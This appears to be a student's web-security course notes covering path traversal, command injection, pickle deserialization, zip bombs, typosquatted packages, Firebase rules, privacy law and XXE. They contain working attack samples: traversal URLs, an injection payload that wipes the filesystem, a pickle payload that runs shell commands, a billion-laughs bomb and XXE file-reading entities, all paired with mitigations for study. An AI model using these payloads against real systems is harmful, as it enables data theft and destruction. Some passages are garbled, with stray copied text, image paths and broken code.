    b. header testing
        i. https://securityheaders.com/
        ii. https://tools.geekflare.com/header-security-test
2. Offline Scanners
    a. cross platform portable app that runs as a web application
        i. http://www.arachni-scanner.com/

Case Study

Tool Jolokia, commonly used as a monitor for application servers.
While through misconfiguration, in apache tomcat it will serves requests directly or behind a reverse proxy, which leave the Jolokia endpoint visible through URL.
And without a firewall, this endpoint can be left open to the whole internet without authentication.

Attack exploit:

1. hijack a user's session by function listSessionIds.
2. An attribute named DataSources can be exported in the application context file and re-purpose as part of an attack to extract information from the database.
3. Call a full Garbage Collection by visiting a URL endlessly, to suck up CPU and cause a DoS.

a. the garbage collector automatically frees memory that is no longer needed by the application.
b. but it can be resource-intensive, particularly in large, complex systems with a lot of memory allocated.

Name: mis configuration on tool jolokia, commonly used as a monitor for application servers.
Root cause: the Jolokia endpoint is visible through URL, if no firewall protection on it, this end point would be open for the whole internet without authentication.
Impact: sensitive information leaking and risk on Denial of Service.

Mitigation: update the tool jolokia, requires a user with the jolokia role to be configured with the WAR agent.

Tutorial 5 Answers

1. If there is a path traversal vulnerability in a web application, which files might it allow the user to access? What mechanisms can help limit the damage of these kinds of vulnerabilities?
    - Any file that the user account that the web server is running as can access. If that is root then likely any file at all.
    - Ideally the web server should be running as a non-privileged user, which would help to limit the files it can access.
    - Additionally we could deploy sandboxing or container technology to further limit what files the web server can access.
2. Ideally, how should the file system be configured on a web application? i.e., what files should it contain? which of those files should the web server be able to access?
    - The file system should contain only those files absolutely necessary for the web server to function.
    - The web server's permissions should be configured so that it can access only the files it needs and only in the ways that it needs
        i. e.g. files it doesn't need to modify it should not have write permission to.

Privileged Command Injection Implementation

This vulnerability could allow an attacker to retrieve other users' files by sending a request like http://localhost/download?file=../<otheruser>/<otherfile> where <otheruser> is the username of the other user and <otherfile> os the name of the file the other user uploaded.

- We can also access arbitrary files, as shown in lectures .
    - E.g: http://localhost/download?file=/etc/passwwd .

This vulnerability can be fixed by having the web application check that it is only downloading files from the uploads/<username> directory.

A proper fix also requires sanitising the username to prevent users creating accounts with usernames like / which allows listing other parts of the filesystem.

- To delete a listed file, the application provides the API:
    - http://localhost/delete?file=blah
    - where `blah` is the name of the file to be deleted.
    - When receiving such a request, the application executes the shell command:
        - rm -f blah
    - By choosing different values for `blah` we can run different commands as an attacker and compare their impact when executed either via the privileged web app or the unprivileged one.
- Request to delete the entire filesystem
    - http://localhost/delete?file=nothing; rm --no-preserve-root -rf /
- Overwrite one of the application templates with a message chosen by the attacker:
    - http://localhost/delete?file=nothing; echo "Hacked!" > templates/app.html
    - works even for the unprivileged application.

Mitigation

1. Validating the input to the delete API. Avoiding running the delete as a shell command.
    a. e.g. use os.remove(filename) to remove a file in Python rather than using a shell command.

Unprivileged Application
When deleting files, we can delete any file used by the web server (including its templates, code, and files uploaded by users). However we cannot damage other parts of the filesystem.

Mitigation
1. make the static content read-only.
    - like the app.py , templates/ and static/ folders.
    - But leave things read-write so the app can create the uploads/ directory and user directories and upload files, etc.

Week 6

Insecure Deserialization

Difficult to automatically detect beyond detecting where deserialization is being used, while impact can be substantial, the aim of the attack is to execute arbitrary code on the server, If you can execute arbitrary code there is scope do a lot of damage.

Serialization
Transform an object or data structure into a stream of bytes to permit it to be stored or transmitted.
1. The bytes may in turn be converted into a character stream using something like Base64 Encoding.
2. When referring to objects it is sometimes called marshaling.
3. For simple objects it can be straightforward, for complex objects it would be hard to do so.
4. Often serializations will contain functions or information used to deserialize them
    a. This is where **the root of the attack exists**, since this provides the avenue for arbitrary code execution

Deserialization
Transform a stream of bytes into an object or data store for processing by the program.

- If the bytes are encoded as a character stream, at first decoded them into bytes before being processed
- When referring to objects it is sometimes called unmarshalling
- Order of deserializing is important, need to be particularly careful about circular references
    - ObjectA -> ObjectB -> ObjectA
- For simple objects it can be straightforward, for complex objects it would be hard to do so.

Difference with JSON or XML encoding

1. Platform specific
    a. i.e. a Python serialization will not deserialize in Java
2. Often version specific, down to the version of the class
    a. c.f. Java serialVersionUID field
3. Pure JSON or XML encoding is just an alternative data storage
    a. The encodings themselves don't define how to convert them back into objects or data stores
4. Some serialization libraries use JSON or XML for encoding their serializations, but this is equivalent to Base64 encoding, rather than being fundamental to the serialization or deserialization process
    a. Jackson Databind in Java being one such example
5. Pure JSON or XML data storage **does not contain** functions or information used to deserialize them, hence why they are less likely to present an attack risk.

Usage

Data Usage

Instead of writing individual fields to a database, the entire object can be serialized.

- Useful when objects needs to be returned as complete items or extensible lists of fields need to be stored.
    - Extensible lists can be difficult to handle in structured databases like MySQL
- Can be useful for storing properties or configurations set by an application
- Less useful in a general storage setting because fields in the object cannot be indexed or searched easily

    - If storage paradigm involves simple index, like sessions, then it can be any easy approach to take
- Less useful for configuration that are intended to be changed outside the program
- Common example is user sessions
    - The contents of the session is extensible
    - The session is indexed by a received value
    - Instead of holding sessions in memory they can be stored in a database table consisting of SessionID | Serialized_User_Session_Object
    - Allows standard framework to handle any type of Serialized object and can therefore be used in any application without change

Communication Frameworks

SOAP Simple Object Access Protocol

- XML Based object exchange protocol often using HTTP
- Consists of three parts
    - Envelopes that define the structure of the messages and how to process them
    - Encoding rules for serializing and deserializing application defined objects and datatypes
    - Standards for how to represent procedure calls and the corresponding responses
- A form of Remote Procedure Call (RPC)
    - Other forms exists that use different encoding/formats
- Far less common used in Web Frameworks
    - it is language and version dependent
    - Can occur with plugins, etc., but less likely to be well supported in browsers
- Does not fit well with an open and heterogenous web
- Requires tight control of client and server
- Far more prevalent in application interfaces and process to process communication
    - Desktop applications communicating with servers
    - Applications storing files in proprietary formats

    - Server to server communication

Communication Medium

Whether it is client-server or server-server communication is not fundamentally important, the primary issue is deserializing untrusted content.

- Similar to standard sanitization problems, except much harder to counter.
- It is the deserialization process itself that is vulnerable, by the time the object/datastore is accessible for checking/sanitizing it is already too late
- Risk on receiving user content, or receiving content from another server.

Application Storing Files

Deserialization can break, Can be problematic when updating the application.

- Attack vector is different in this context, not sending a directly compromised request, sending a malicious file to be opened.
    - Could be targeting a client machine or a server
- Relatively rare, storing files as serializations is not really a good idea.
    - Might still happen.

Python Serialization

Serialization is a core part of python through pickle.

- Not a particularly efficient encoding
    - Pickle - 45 characters
    - JSON - 19 characters
- Provides greater flexibility and maybe easier when serializing complex data structures.
- Much less code required, only two lines, one to pickle and one to unpickle.
    - Still used because it is so simple and quick to implement.

Code:

```
import pickle
pickled_string = pickle.dumps([1, 2, 3, "a", "b", "c"])
print(pickled_string)
print(pickle.loads(pickled_string))

import pickle
# Store Data
```

```
pickle_data = pickle.dumps(my_data)
with open("backup.data", "wb") as file:
file.write(pickle_data)
# Read Data
with open("backup.data", "rb") as file:
pickle_data = file.read()
my_data = pickle.loads(pickle_data)
```

- Those 6 lines of generic code provide storing and reading of complex data structures
    - The storage code is independent, no additional lines needed if an addition field or property is added to a data structure
    - Can implement a simple class and have everything handled throughout your application
- It is the very generic nature that makes it so vulnerable

Python JSON Serialization

Naively

```
def generate_json(self):
        data = {}
        data['name'] =self.name
        data['age'] =self.age
        data['friends'] =[]
        for friend in self.friends:
                data['friends'].append(friend.generate_json())
        return data
```

The program crashes with a maximum recursion error

- RuntimeError: maximum recursion depth exceeded

Update Version

```
import json
import uuid
class Person:
        def __init__(self, name, age):
                self.name = name
                self.age = age
```

```
            self.id=uuid.uuid4().hex
            self.friends = []
        def __repr__(self):
            return self.name
        def add_friend(self, friend):
            self.friends.append(friend)
        def generate_json(self):
            data = {}
            data['name'] =self.name
            data['age'] =self.age
            data['id'] =self.id
            data['friends'] =[]
            for friend in self.friends:
                data['friends'].append(friend.id)
            return data
```

- Also update our output function

```
data = []
for person in people:
    data.append(person.generate_json())
print(json.dumps(data))
```

Python Deserialization

The core issue is how easy the attack could be.

Code:

```
import pickle
data = """cos
system
(S'ls .'
tR.
"""
pickle.loads(data)
```

- The above will execute the ls command on the current directory

Could equally delete all files, read a password or credential file, add a public key into the authorized_hosts file

- Anything the user account the web server is running under
- This is another reason to keep user account privileges to a minimum
    - Even so, a lot of damage can still be done
- Very difficult to protect against without additional measures
- One approach is to digitally sign the contents of the pickle file
    - This prevents malicious tampering whilst in transit
    - **Does not help** prevent attacks from one compromised server propagating to another
- **Best choice is always to avoid pickles.**

Python JSON Serialization

- To deserialize the JSON is even more complicated
- Have to perform multiple passes
    - First we construct each top level object
        - Temporarily storing the Friend IDs
    - We have to create an index of all the Person objects by their ID
    - Perform a second pass to correctly reference each Person object by looking it up by the stored ID

Code:

- Our Person class needs a new init method and second pass method called load_friends

```
def __init__(self, name, age, id, friends):
        self.name = name
        self.age = age
        if(id is None):
                self.id=uuid.uuid4().hex
        Else:
                self.id=id
        if(friends is None):
                self.friends = []
        Else:
                self.friends=friends
def load_friends(self, friend_index):
        updated_friends = []
        for friend_id in self.friends:
                updated_friends.append(friend_index[friend_id])
```

```
        self.friends = updated_friends
```

- Our loading code requires multiple loops and data stores

```
person_idx = {}
loaded_people = []
for person in data:
        temp_person =
        Person(person['name'],person['age'],person['id'],person['friends'])
        person_idx[temp_person.id]=temp_person
        loaded_people.append(temp_person)
        for loaded_person in loaded_people:
                loaded_person.load_friends(person_idx)
```

- This incurs **greater memory usage** both in terms of the index and the additional variables that need storing

We've ended up writing more code to serialize and deserialize the data objects than we wrote for the original application logic.

- Additionally, if we change our Person class to include an additional field, for example, address we also have to change our serialization and deserialization code
    - The development cost is therefore huge and must ongoing

Zip Bombs - Deserialization

Not strictly a deserialization problem but akin to it

- Zip files are regularly received as user input
    - Should be treated as untrusted input
    - Challenge is how to unzip an untrusted resource

Common vulnerabilities

- Path traversal – possible to unzip to a different locations
    - Easy to prevent if a library checks it only unzips to child folders
    - Requirement on the developer to check the level of protection offered by the library
- Zip Bombs – possible to construct a small zip that expands to a huge size

Working Flow

1. Best example is the 42.zip file that is available online
    a. Zip file that is 42 kilobytes in size
    b. Consists of 5 layers of nested zip files in sets of 16
    c. The bottom layer contains zip files containing a 4.3Gb file
    d. Zip file is just a zip of 0's, i.e. identical content allowing for very high compression rate
    e. Total uncompressed size is 4.5 petabytes
2. Primarily a Denial of Service attack, exhausting disk space will cause processes to start to fail
    a. Logs cannot be written
    b. Temporarily files can't be created
3. Can be difficult to recover, Ubuntu for example will not boot when out of disk space
    a. Can require physical access to the machine to recover
4. Can also be used to crash or disable anti-virus protection
    a. Anti-virus tries to scan the zip file and runs out of memory causing it to crash
    b. Construction of the zip file in this case is slightly different
5. Difficult to defend against
    a. Can inspect decompressed size and block if too large
    b. This requires recursively unzipping to the bottom layer
    c. Even if size is checked, other attack avenues create millions of empty folders using up available space and file allocations
    d. In general cannot just reject nested zip files
        i. Need to find a balance that works for your application
6. Not just theoretical attacks
7. More prevalent in Java, partially because of functions like Java Remote Method Invocation
    a. Provides an easy way of creating "web" applications without worrying about too much "web" development
8. In the case of TP-Link the vulnerability combined no authorization with a deserialization vulnerability
    a. Case study

https://searchsecurity.techtarget.com/answer/Java-deserialization-attacks-What-are-theyand-how-do-they-work

Malicious Server Components

Ensuring the integrity of the software itself is critical
Components will run at the same privilege as the web application, and potentially have full access to the server

- As such, software components can be attack vectors to compromise the server itself, or the client

Attackers can either take over existing open source libraries and include malicious code

- Take overs can include:
    - Compromising Git credentials
    - Taking over abandoned projects
- Or create “look-alike” malicious packages that look like legitimate ones
    - In 2016/2017 another form of attack, known as **pytosquatting**, was shown to be effective
        - Malicious variants of existing libraries were created
        - The malicious libraries were uploaded to PyPI using either
            - Similar names to genuine one: req7est instead of request
            - Standard libraries that don't exist in PyPI: urllib2
        - If a developer miss types the name or doesn't realise it is a standard library they get the malicious package instead
    - Tested by a security researcher over a number of months
        - 17,289 Unique installs
        - 43% of which executed the library code as Root
    - Blog post and link to Student thesis:

https://incolumitas.com/2016/06/08/typosquatting-packagemanagers/

Node (npm) particularly vulnerable to this as well.

- Event-stream is an extremely popular Node library
    - Regularly over 1 million weekly downloads
    - At the time of the attack over 2 million weekly downloads

        - The original author of the package no longer maintained it, and gave the publishing rights to another user
        - That user injected a malicious dependency that targeted a particular Crypto currency tool to attempt to steal crypto currency
- Other examples
    - developers closing a project down and a malicious entity registering the same name in npm.
        - If using a freely available/developed library it is the developer who is using it who has the responsibility to verify the contents and know what the components do.
    - A similar development approach occurs on the client-side
        - Many applications will utilise third party JavaScript libraries:
            1. Query
            2. Bootstrap
            3. Angular
            4. Many of the node npm libraries can also be used in the browser
            5. it is also becoming popular to make use of third party components in their entirety.
                - Support Chat Bots
                - Shopping carts
                - Payment gateways

Case Study

10 malicious PyPI packages found stealing developer's credentials

The fake packages used typosquatting to impersonate popular software projects and trick PyPI users into downloading them.

1. Ascii2text
    - Mimicking "art," a popular ASCII Art Library for Python, Ascii2text uses the same description minus the release details. Its code fetches a malicious script that searches for local passwords and exfiltrates them via a Discord webhook.
2. Pyg-utils, Pymocks, PyProto2

    - All three packages target AWS credentials and appear very similar to another set of packages discovered by Sonatype in June. The first even connects to the same domain ("pygrata.com"), while the other two target "pymocks.com".
3. Test-async
    - Package with a vague description that fetches malicious code from a remote resource and notifies a Discord channel that a new infection has been establishFree-net-vpn and Free-net-vpn2ed.
4. Free-net-vpn and Free-net-vpn2
    - User credential harvester published to a site mapped by a dynamic DNS mapping service.
5. Zlibsrc
    - Mimicking the zlib project, this package contains a script that downloads and runs a malicious file from an external source.
6. Browserdiv
    - Package targeting the credentials of web design programmers. Uses Discord webhooks for data exfiltration.
7. WINRPCexploit
    - A credential-stealing package that promises to automate the exploitation of the Windows RPC vulnerability. However, when executed, the package will upload the server's environment variables, which commonly contain credentials, to a remote site under the attacker's control.

Mitigation

1. Code should be audited.
2. Users are responsible for scrutinizing names, release histories, submission details, homepage links, and download numbers for packages in PyPl because it comes without security guarantees.
    - All these elements collectively can help determine if a Python package is trustworthy or potentially malicious.

Week 6 Tutorials

Week 7

Sensitive Data Exposure

Different mechanisms required to protect data in each state
Data has two main states:

1. Data at rest
2. Data in transit

Three different categories for sensitive data exposure

1. Physical Loss
2. Digital Loss
3. Self-Inflicted Loss

Distinction between the first two and the last is that in the former cases the data was not supposed to be released, whereas in the last the data was released/shared under the belief it was safe to do so.

Physical Loss

occurs when the physical item holding the data is lost.

- Loss of a laptop, USB stick, hard disk, backup tape, printed document, mobile phone, tablet.

Mitigation

1. Any electronic device should encrypt its contents
    a. On a laptop/mobile/tablet implement full Full Disk Encryption (FDE)
        i. passwords/2FA/biometric login essential
    b. Encryption comes with a recovery cost
        i. Essential that appropriate back-up processes are in place
            1. Back-up tapes and systems should use encryption by default.
            2. The process requires off-site storage
2. Where possible, enable remote wipe functionality

Digital Loss

Occurs when the data is stolen or extracted via a digital channel.
Inherent conflict in objectives

- Data needs to be online to allow online services to function effectively
    - Think about updating your records, reviewing spending, paying bills, etc.
    - All require your data to be readily available to the online platform
- But, the best way of protecting data would be to **take it offline**

Possible reasons

1. Legacy systems no longer being supported
2. Prioritising output/convenience over security
3. Users having access to sensitive data without sufficient training in how to protect it, or understand its value
4. Too easy to get it wrong via insecure defaults
5. Cloud technology allows the provisioning of powerful services by relatively junior staff
6. The border/attack surface can grow rapidly, often without information security teams even being made aware
7. Users view security as an impediment not an enabler
8. This is a failure in culture and management, but is incredibly prevalent

Case Study

Digital Loss - Firebase

Firebase is Google Backend-as-a-Service provision, main features include

1. Web hosting
2. Real-time database
3. Machine Learning
4. User authentication
5. Analytics suite

Functionality:

1. Free tier makes it attractive to start-ups
2. Can be setup in minutes, providing access to a scalable global infrastructure
3. Targets mobile app developers particularly

From the case:

1. secure by default loses its value if the hurdle to make it functional & secure is too high - Particularly if it can easily be made insecure.
2. For similar JASON database
    a. Security rules are declarative and stored separately in a JSON object that should match the structure of the data
    b. Rules can contain JavaScript to be more expressive
        i. .read – who can read data and when
        ii. .write – who can write data and when
        iii. .validate – what type of data can be written
    c. Rules cascade from shallow to deeper
        i. If a top level rule grants read or write access then it will be permitted, even if a deeper rule denies it.

    Example:

Examples from:
https://firebase.google.com/docs/database/security/securing-data

Sample Data

```
{
  "messages": {
    "message0": {
      "content": "Hello",
      "timestamp": 1405704370369
    },
    "message1": {
      "content": "Goodbye",
      "timestamp": 1405704395231
    }
  }
}
```

Sample Rules

```
{
  "rules": {
    "messages": {
      "$message": {
        // only messages from the last ten minutes can be read
        ".read": "data.child('timestamp').val() > (now - 600000)",

        // new messages must have a string content and a number timestamp
        ".validate": "newData.hasChildren(['content', 'timestamp']) &&
newData.child('content').isString() &&
newData.child('timestamp').isNumber()"
      }
    }
  }
}
```

Cascading Rules

```
{
  "rules": {
    "foo": {
      // allows read to /foo/*
      ".read": "true",
      "bar": {
        /* ignored, since read was allowed already */
        ".read": false
      }
    }
  }
}
```

d. Rules are not filters
   i. If access is attempted and there is no rule, access will be denied, even if child nodes provide access.
   ii. Example
      1. In the example below, accessing /records/ will fail because no access permission exists, it will not return rec1. To access rec1 it must be explicitly requested /records/rec1.

```
{
  "rules": {
    "records": {
      "rec1": {
        ".read": true
      },
      "rec2": {
        ".read": false
      }
    }
  }
}
```

e. Things get more complicated when performing per user permissions.
   i. Requires in-depth knowledge of how the database works and is structured to build working rules.

ii. Approach is different to how most developers will have performed security

f. Apply contents of the rules
   i. 使用 $ 变量采集路径段
   ii. 身份验证
      1. 设计数据库的结构以支持身份验证条件
      2. 使用身份验证自定义声明
      3. 现有数据与新数据
      4. 引用其他路径的数据
      5. 验证数据
      6. 基于查询的规则
      7. https://firebase.google.com/docs/database/security/rules-conditions?hl=zh-cn

```
{
  "rules": {
    "room_names": {
      // any logged in user can get a list of room names
      ".read": "auth !== null",

      "$room_id": {
        // this is just for documenting the structure of rooms, since
        // they are read-only and no write rule allows this to be set
        ".validate": "newData.isString()"
      }
    },

    "members": {
       // I can join or leave any room (otherwise it would be a boring demo)
       // I can have a different name in each room just for fun
       "$room_id": {
          // any member can read the list of member names
          ".read": "data.child(auth.uid).exists()",

          // room must already exist to add a member
          ".validate": "root.child('room_names/'+$room_id).exists()",

          "$user_id": {
             ".write": "auth.uid === $user_id",
             ".validate": "newData.isString() && newData.val().length > 0 && newData.val().length < 20"
          }
       }
    },

    "messages": {
      "$room_id": {
        // the list of messages for a room can be read by any member
```

Self-Inflicted Loss

occurs when data is intentionally shared or distributed in a manner believed to be safe, but turns out not to be.

Based on a concept known as de-identification:

- Personal information is de-identified if the information is no longer about an identifiable individual or an individual who is reasonably identifiable. (Privacy Act 1988)
    - While de-identified data falls outside of the control of the Privacy Act, and therefore very few restrictions apply to it.
- The notion of de-identified data is at the core of much of the data collection that takes place today
    - Including online profiling and analytics
- Root cause
    - the methods used to protect such releases are very rarely sufficient
    - When releasing longitudinal dataset (i.e. transactions data, event data, location information) the shear quantity of data makes individuals re-identifiable
- Attack
    - Linking one or many de-identified datasets to infer additional information about individual records
        - Iterative, harm can be caused by partial re-identification or without recovering name
        - Ultimately culminating in personally identifying a person
    - Big data analytics is the antithesis of de-identification
    - Many sources of auxiliary data:
        - Public datasets (voter registration, public records)
        - Unstructured data (news media, social media)
        - Private datasets or knowledge (insurance companies, banks, personal knowledge)
- Impact of Fallacy of De-identification
    - De-identified data is often far less protected
        - Not just that it is sometimes made public
        - It is often shared within the organization, and outside the organization more freely
    - If the data is actually re-identifiable it should have been afforded the same security that identifiable data is given
        - Encrypted, restricted access, monitored, etc
    - The quantity of de-identified data is likely to increase

        - Not just through more organisations collecting it
            1. Shops, WiFi providers, Telcos, Shopping Centres, etc.
        - Government policy aims to make more data available
            1. Data Sharing legislation
            2. Consumer Data Right (CDR) – Open Banking
- Regulation & Policies
    - PCI-DSS
        - Payment Card Industry Data Security Standard
        - Intended to improve the security of cardholder data and reduce credit card fraud.
        - Industry security standard required to be met by credit card payments processors.
        - Consists of 12 requirements formed into 6 control objectives:
            1. Build and Maintain a Secure Network and Systems
            2. Protect Cardholder Data
            3. Maintain a Vulnerability Management Program
            4. Implement Strong Access Control Measures
            5. Regularly Monitor and Test Networks
            6. Maintain an Information Security Policy
        - Requirements
            1. Build and Maintain a Secure Network and Systems
                - Install and maintain a firewall configuration to protect cardholder data
                - Do not use vendor-supplied defaults for system passwords and other security parameters
            2. Protect Cardholder Data
                - Protect stored cardholder data
                - Encrypt transmission of cardholder data across open, public networks
            3. Maintain a Vulnerability Management Program
                - Protect all systems against malware and regularly update anti-virus software or programs
                - Develop and maintain secure systems and applications
            4. Implement Strong Access Control Measures

        - Restrict access to cardholder data by business need to know
        - Identify and authenticate access to system components
        - Restrict physical access to cardholder data
    5. Regularly Monitor and Test Networks
        - Track and monitor all access to network resources and cardholder data
        - Regularly test security systems and processes
    6. Maintain an Information Security Policy
        - Maintain a policy that addresses information security for all personnel
- Notifiable Data Breaches
    - At a high level the scheme obligates an organization to notify an individual whose personal information has been involved in a breach that is likely to result in serious harm
    - Examples of eligible breaches:
        1. A device containing customers' personal information is lost or stolen
        2. A database containing personal information is hacked
        3. Personal information is mistakenly provided to the wrong person
- EU General Data Protection Regulations(GDPR)
    - Privacy and Data Protection for EU citizens enforceable from May 2018
    - The law applies to any business that offers goods or services to EU citizens, or that monitors the behavior of citizens in the EU
    - An Australian company offering goods or services to an EU citizen would need to be GDPR compliant
    - it covers:
        1. From breaches, through to cookie regulations, consent, anonymisation, right to deletion
        2. Covers every aspect of personal data
    - Actions for non-compliance can be brought by individuals, no requirement for the regulator to take it up

1. Two tiers of penalties(depending on size of the organization)
    - €10 million, or 2% annual global turnover
    - €20 million, or 4% annual global turnover

Week 7 Tutorial

Week 8

Guest Lecture

XML External Entities

XML was/is a common standard used in other standards

- SAML – federated login/single sign on
- SOAP – Simple Object Access Protocol

Many implementations of these standards are/were vulnerable

- Legacy systems are particularly vulnerable
- known vulnerabilities that developers are warned about, similar to deserialization.

XML Introduction

XML stands for eXtensible Markup Language.


It is designed to be both machine and human readable.

- XML forms a Tree structure, with a single root.

Main components

1. Root
    - all XML documents have a root
    - Single root in doc
2. Element
    - tag/node within the structure
    - Child of root, no restriction no naming
3. Attribute
    - written within the Element tag
    - All attributes are quoted, irrespective of type. Contained within an element opening tag.

4. Text
    - text contents stored between an opening and closing tag
    - Text node, the contents between opening and closing tags.



Cross platform data storage and transport

- Early "web" language – hence XMLHttpRequest in JavaScript
- Separates data from presentation
    - Typically XML data is rendered using XSL (eXtensible Stylesheet Language)
    - XSL Transformations (XSLT) provides tools to transform XML into different XML, HTML, and even PDFs (XSL:FO)

XML itself is a data format – there should be no control plane code

- The issue is with the parsers, which interpret more advanced content in ways that can be misused.

Similar to HTML in syntax, with some differences

1. Stricter well-formedness requirements
2. No restriction on tag names (extensible)
3. Describes data, not how to display it

XML documents are well-formed if they conform to the rules in the standard, including:


1. Tags are case-sensitive
2. All opening tags must have a closing tag


3. Elements must be correctly nested
    - something - is not well-formed
4. Restricted characters are referred to using entity references (5 predefined)
    - < <
    - > >
    - & &
    - ' '
    - " "

XML DTD

One additional concept is XML DTD, it is a Document Type Definition. Defines the structure of an XML document.

- Useful when exchanging data
    - Define a DTD then developers/apps can validate their input against it
- A document that conforms to the DTD is considered **Valid**
    - As such, it will be a **well-formed valid** document
- Early Document definition/schema language
    - Defined in XML 1.0 - syntax is not XML
        - Alternatives include XML Schema Definition XSD - which uses XML as a syntax in the schema itself
- Can also define entities
    - Had to use entities for reserved characters, like <>
    - Only 5 predefined entities, but a DTD can define any additional ones the author likes



- DTD Entities can also reference external documents
    - Can be XML or DTD files, or just plain text
        - 

- DTD entities can reference external resources, including system and web resources
    - If such a reference is made to a source that will never close the reference will not only hang, but will gradually consume all memory as well.
-

Root of XML DTD Vulnerability

DTDs active nature, in particular their ability to reference external files, is the root of the vulnerability.

- Such active content crosses the data and control plane
- parsed with the document, as such, much like serialization, by the time a problem can be detected it is already too late.

DTDs can be included within the XML file, so even if the system does not use them, a malicious user could include a vulnerable DTD in the XML file they submit.

- Most parsers, until recently, would parse the DTD automatically, including retrieving any external entity references.

XML Entities vulnerabilities

1. Denial of Service
2. Sensitive Data Extraction
3. Server Side Request Forgery
4. Remote Code Execution (in limited case)

Billion laughs attack

Similar to Zip Bombs. And some XML parsers accept compressed data, which means they are also vulnerable to Zip Bombs.

- A small file of less than 1kb can exhaust all the available memory and crash the server.

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
 <!ENTITY lol "lol">
 <!ELEMENT lolz (#PCDATA)>
 <!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
 <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
 <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
 <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
 <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
 <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
 <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
 <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
 <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```

Mitigation

1. Configure the parser to not except inline DTD files
2. Only parse known trusted DTD files that are on the server
3. Run the parser in a memory restricted setting, stopping if it exceeds specified limits
    a. This will result in the loss of access to the document, but there should not be any legitimate reason for such DTDs to ever be used so document is probably malicious in any case
4. Attempts to sanitize the contents are difficult
    a. even if deep nesting of entities is detected, an attacker can modify the attack to still amplify a small file to a much large file and bypass detection methods.

Data Extraction

Whilst denial of service attacks are frustrating, they are not as bad as data exposure attacks

Unfortunately, the ability to refer to external entities creates just such a vulnerability

- It effectively allows access to any file on the local system, or any remote file that is accessible by the system the parser is running on
    - This is particularly relevant where intranets exist, which may have sensitive data or web resources on them

- Accessing the data is only part of the attack, just because the data is retrieved and placed into the document does not mean it is immediately accessible
- Multiple avenues for accessing the data
    - It might be returned in the response
    - It could be stored within a database and permit later retrieval
    - Even if no data is stored or returned from the server, there are sometimes ways of extracting contents

Examples

1. refer to external entities in DTD

```
<!DOCTYPE foo [
   <!ELEMENT foo ANY >
   <!ENTITY xxe SYSTEM "file:///dev/random" >
]>
<foo>&xxe;</foo>
```

2. access a sensitive document

```
<!DOCTYPE foo [
   <!ELEMENT foo ANY >
   <!ENTITY xxe SYSTEM "file://dbconfig.txt" >
]>
<foo>&xxe;</foo>
```

Data Extraction - Via Response

In this instance the query element is copied and returned to the client, any external entity referred to within that element would be returned to the client.

- Not unheard off, but returning information sent by the client is wasteful, so doesn't happen that often
- Via response

```
<searchquery>
    <query order="asc">my query</query>
</searchquery>
```

Request

```
<queryresult>
    <query order="asc">my query</query>
